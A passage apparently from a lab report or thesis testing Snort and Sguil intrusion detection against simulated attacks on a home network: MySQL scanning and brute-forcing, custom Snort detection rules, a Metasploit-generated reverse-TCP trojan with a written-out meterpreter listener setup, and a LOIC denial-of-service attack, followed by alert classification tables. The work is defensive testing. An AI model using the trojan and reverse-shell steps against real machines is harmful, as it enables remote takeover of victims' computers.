[*] Scanned 16 of 20 hosts (80% complete)
[*] Scanned 17 of 20 hosts (85% complete)
[*] Scanned 18 of 20 hosts (90% complete)
[*] Scanned 20 of 20 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Figure 5.51: Looking for MySQL servers running on the network...

Did Snort see this malicious activity? YES, it did! No further configuration is needed.



Figure 5.52: Snort does not agree with this and sends an alert

So Snort detects MySQL scans out-of-the-box. But maybe we can add some additional rules to provide us with some more detailed information? For example, we are interested if someone (an attacker) tries to login as root or tries to list the databases available on the MySQL server.

```
alert tcp any any -> any 3306 (msg:"MYSQL root login attempt"; \
flow:to_server,established; content:"|0A 00 00 01 85 04 00 00 80 72 6F 6F 74 00|"; \
classtype:protocol-command-decode; sid:100010; rev:1;)
alert tcp any any -> any 3306 (msg:"MYSQL show databases attempt"; \
flow:to_server,established; content:"|0f 00 00 00 03|show databases"; classtype:protocol-command-decode; sid:100011; rev:1;)
```

Figure 5.53: Additional rules for detecting root login and showing databases.

Let us perform these two steps at once:
Did our additional rules work? I.e., did Snort alert for this two actions? Yes, it did!



Figure 5.54: The attacker logs in as root and wants to see all the databases...



Figure 5.55: The added rules work!

5.7.6.2 Database login bruteforcing

Now that an attacker (us) knows which servers are running MySQL databases, he could perform a bruteforce attack on that server in order to be able to login into the system and manipulate the databases.



Figure 5.56: Bruteforce attack in action...

How did Snort react on our bruteforce attack? Well, it detected suspicious activity and generated corresponding alerts. No further configuration is needed. Of course, one could change to rule so that Snort does not alert, but rather drops (and therefore prevents) the attack. This can be achieved by changing "alert" to "drop".



Figure 5.57: The bruteforce attack is reported.

5.7.7 Trojan injections

Let us try some more serious stuff, for example inserting / injecting a trojan on a target host. A trojan for a Windows machine will be created and make it connect to us.

A trojan is a program in which malicious and harmful code is encapsulated by apparently harmless code.

We will use Metasploit once again to generate such a trojan. How will this be achieved? We will use a Metasploit module called "msfpayload" to generate a file that contains malicious code. We choose the payload we want to use. In this case we use reverse TCP. This is a way to get around the firewall.

We set the LHOST (local host), so that the trojan will connect to our computer, the port number and the filename of the file that will be generated. In real life, one would email this program to the victim, but for this testing purposes, we just place in on the desktop of the victim.



Figure 5.58: Setting up the trojan.

As one can see, the file is generated and placed on our desktop. Then we are going to make a listener that actually waits for the trojan to be executed on the target host.



Figure 5.59: The generated trojan horse.

```
msf-pro > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.40
LHOST => 192.168.1.40
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit
```

Figure 5.60: Setting up the listener.



Figure 5.61: A user has clicked on the trojan and a sessions has been opened.

When the session is established, we have remote access to the victim's machine. We can for example view the network configuration of the remote host or list the directory structure of it's C: drive. What was the reaction of Snort to this attack? It reported some suspicious activity



Figure 5.62: Executing some commands on the victim...

and corresponding alerts were generated. No further configuration is required.



Figure 5.63: The attack is reported.

5.7.8 DOS attacks

The final attack discussed is a denial-of-service (DOS) attack performed on the victim host. We make use of a specialized program called 'Low Orbit Ion Cannon' for this purpose. We will perform an HTTP DOS attack on our webserver that we previously set up for simulating XSS attacks and SQL injections.

The address of the webserver is filled in, as well as the number of threads and the port number. Next, the attack is performed.



Figure 5.64: Initiating the attack.



Figure 5.65: The DOS attack in action as seen from Windows Task Manager.



Figure 5.66: The DOS attack in action as seen in Wireshark.

Fortunately, Snort did detect the attack and corresponding alerts were raised. This means that no further action is required. Of course, one can also block these attacks by, instead of alerting, dropping the packets.



Figure 5.67: The attack is reported by Snort.

5.8 False alerts

On all the physical machines, Dropbox is installed. Apperantly, Dropbox sends broadcasting messages from time to time. According to Dropbox, this is caused by a feature called "Lan sync". When a user adds or modifies a file in the Dropbox folder, it is first synced with the computers that are running the Dropbox client on the same subnet. After this, the changes are uploaded to the Dropbox servers [Dropbox, 2015].

This is an example of a false alert and one wants to prevent this alert from raising more messages. Therefore, one can comment the rule that is causing the alerts, as is illustrated in the following screenshot.



Figure 5.68: Snort sees the broadcasting of Dropbox as an intrusion. This can be fixed by commenting the rule that is triggering the alert.

5.9 Additional configuration and fine-tuning Sguil

Now that we have a huge amount of alerts at our disposal, it is time to clean things up. When suspicious activity is detected, Sguil classifies those alerts as realtime (RT) events and puts them all in one single overview.

However, after some time of testing, this overview table can quickly fill up with hundreds of alerts. Fortunately, Sguil offers the possibilty to classify alerst into different categories. Those categories are:

1. F1: Category I: Unauthorized Root/Admin access.
2. F2: Category II: Unauthorized User access.
3. F3: Category III: Attempted Unauthorized Access
4. F4: Category IV: Successful Denial-of-Service Attack
5. F5: Category V: Poor Security Practice or Policy Violation
6. F6: Category VI: Reconnaissance/Probes/Scans
7. F7: Category VII: Virus Infection
8. F8: No action necessary

By clicking a RT (realtime) event and pressing the corresponding function (Fx) key, the alert is moved to the designated category. This process is called manual classification of events.

Following screenshots show the different categories applied at our situation:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C2	1	laurent-Vi...	4.1775	2015-01-20 18:48:38	192.168.1.40	1294	192.168.1.17	21	6	User root access better

Figure 5.69: Category II (C2): FTP Root access falls into this category.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C3	1	laurent-Vi...	3.21	2015-01-19 21:59:16	192.168.1.40	43293	192.168.1.17	1433	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	4.42	2015-01-19 21:59:16	192.168.1.40	43293	192.168.1.17	3306	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	4.43	2015-01-19 21:59:17	192.168.1.40	43293	192.168.1.17	5432	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	3.22	2015-01-19 21:59:17	192.168.1.40	43293	192.168.1.17	1521	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	4.55	2015-01-20 09:05:06	192.168.1.40	34051	192.168.1.17	5432	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	4.54	2015-01-20 09:05:06	192.168.1.40	34051	192.168.1.17	3306	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	3.51	2015-01-20 09:05:07	192.168.1.40	34051	192.168.1.17	1521	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	3.50	2015-01-20 09:05:07	192.168.1.40	34051	192.168.1.17	1433	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	4.1809	2015-01-20 21:20:10	192.168.1.40	38034	192.168.1.17	3306	6	ET POLICY Suspicious inb...
C3	1	laurent-Vi...	4.1810	2015-01-20 21:20:11	192.168.1.40	38034	192.168.1.17	5432	6	ET POLICY Suspicious inb...

Figure 5.70: Category III (C3): MySQL bruteforcing falls into this category.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C4	1	laurent-Vi...	3.2261	2015-01-21 18:45:19	192.168.1.17	3306	192.168.1.40	3871	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2262	2015-01-21 18:45:22	192.168.1.17	3306	192.168.1.40	3881	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2263	2015-01-21 18:45:25	192.168.1.17	3306	192.168.1.40	3891	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2264	2015-01-21 18:45:28	192.168.1.17	3306	192.168.1.40	3901	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2265	2015-01-21 18:45:30	192.168.1.17	3306	192.168.1.40	3911	6	ET SCAN Multiple MySQL ...
